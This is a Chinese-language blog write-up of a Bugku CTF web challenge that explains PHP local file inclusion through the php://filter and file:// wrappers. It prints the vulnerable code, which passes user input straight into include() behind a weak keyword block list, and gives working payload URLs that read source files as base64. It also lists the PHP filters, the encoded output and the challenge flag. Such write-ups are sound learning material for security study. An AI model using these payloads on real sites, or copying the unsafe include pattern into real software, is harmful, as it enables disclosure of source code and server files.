安全-php://filter文件包含分析（bugku）

原创

小狐狸FM 于 2021-11-19 15:09:57 发布 2860 收藏 4

分类专栏： 安全 # CTF夺旗 文章标签： linux 运维 数据库

本文链接：https://blog.csdn.net/smallfox233/article/details/121417318

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

CTF夺旗

38 篇文章 0 订阅

订阅专栏

文章目录

前言

> 学习一下php伪协议 `php://filter` 和 `file://` ， `php://` 可以看成和 `file://` 平级的

参考

PHP:iconv-Manual

PHP:php://-Manual

PHP:stristr-Manual

PHP:strstr-Manual

谈一谈php://filter的妙用


PHP:可用过滤器列表-Manual

PHP:支持的协议和封装协议-Manual


探索php://filter在实战当中的奇技淫巧

一、题目

原题链接



click me? no




index.php

二、WriteUp

> 使用到了文件包含漏洞，可以使用下方的payload读取 `index.php` 的源码

```
http://IP/index.php
?file=php://filter/read=convert.base64-encode/resource=index.php
```



77u/PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LXdlYjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZm

> 得到的是 `index.php` 文件的 `base64` 编码结果，到 `base64` 在线网站解密一下即可得到源码， `flag` 就在源码里面

三、伪协议分析


[1]. 本地复现

> 题目的代码如下，可以在本地复现分析分析

```
 <html>
<title>Bugku-web</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
//flag:flag{1d60c09e207bee5741b6d7243d8ecaa9}
?>
</html>
```

> 注释如下





> 有用的代码如下

```
<?php
error_reporting(0);//不显示错误提示
$file=$_GET['file'];//传参
include($file);//文件包含
?>
```

- 除了 `php://fileter` 外还可以使用 `file://` 来读取文件
- `file://` 不需要传 `read` 或 `resource` 这样的参数，但是后面需要接 `绝对路径`
- `file://` 如果包含的是一个 `php` 文件时，就会直接执行 `php` 脚本而不是像文本一样打印到浏览器

```
http://127.0.01/index.php?file=file://C:\t.txt
```





[2]. 构造过滤器

然后是 `php://filter`，要读取的文件名是 `index.php` 就用 `resource=index.php`

php://filter 参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<; 两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。


`read` 是用来写输出的方式，试过了除base64加密的过滤器都没法读取文件，不清楚为什么
`read=convert.base64-encode`

过滤器类型	过滤器	介绍
字符串过滤器	string.rot13	ROT13加密/解密（凯撒密码的变种），因为字母共26个 假设明文是 `a`，由 `a` 往后移动13位是 `n`，所以 `n` 再往后移动13位又变回 `a`
字符串过滤器	string.tolower	小写转换
字符串过滤器	string.toupper	大写转换
字符串过滤器	string.strip_tags（自 PHP 7.3.0 起废弃）	去除html和php标记
转换过滤器	convert.base64-encode	base64加密
转换过滤器	convert.base64-decode	base64解密
转换过滤器	convert.quoted-printable-encode	quoted-printable加密，常用在电子邮件中，是MIME编码常见一种表示方法
转换过滤器	convert.quoted-printable-decode	quoted-printable解密，常用在电子邮件中，是MIME编码常见一种表示方法

过滤器类型	过滤器	介绍
转换过滤器	convert.iconv.*	和iconv函数一样，用来字符编码转换的 格式1：convert.iconv.input-encoding.output-encoding 格式2：convert.iconv.input-encoding/output-encoding input-encoding是输入的编码，output-encoding是输出的编码
压缩过滤器	zlib.deflate	压缩
压缩过滤器	zlib.inflate	解压
压缩过滤器	bzip2.compress	压缩
压缩过滤器	bzip2.decompress	解压
加密过滤器	mcrypt.*（自PHP 7.1.0 起废弃）	使用 libmcrypt ，提供了对称的加密 格式：mcrypt.ciphername，其中 ciphername是密码的名字
加密过滤器	mdecrypt.*（自PHP 7.1.0 起废弃）	使用 libmcrypt ，提供了对称的解密 格式：mdecrypt.ciphername，其中 ciphername是密码的名字

> `read`和`resource`两个参数需要使用斜杠进行分隔


```
http://localhost/index.php/?file=php://filter/read=convert.base64-encode/resource=index.php
```




```
PD9waHANCmVycm9yX3JlcG9ydGluZygwKTsvL+S4jeaYvuekuumUmeivr+aPkOekug0KJGZpbGU9JF9HRVRbJ2ZpbGUnXTsvL+S8oOWPgg0KaW5jbHVkZSgkZmlsZSk7Ly/mlofku7bljIXlkKsNCj8+
```


> 如果需要再`base64`加密一次，就使用管道符`|`将两个过滤器分隔开，需要加密几次就放几个过滤器

```
http://localhost/index.php/?file=php://filter/read=convert.base64-encode|convert.base64-encode/resource=index.php
```




```
UEQ5d2FlQU5DbVZ5Y205eVgzSmxjRzl5ZEdsdVp5Z3dLVHN2TCtTNGplYVl2dWVrdXVtVW1laXZyK2FQa09la3VnMEtKR1pwYkdVOUpGOU
```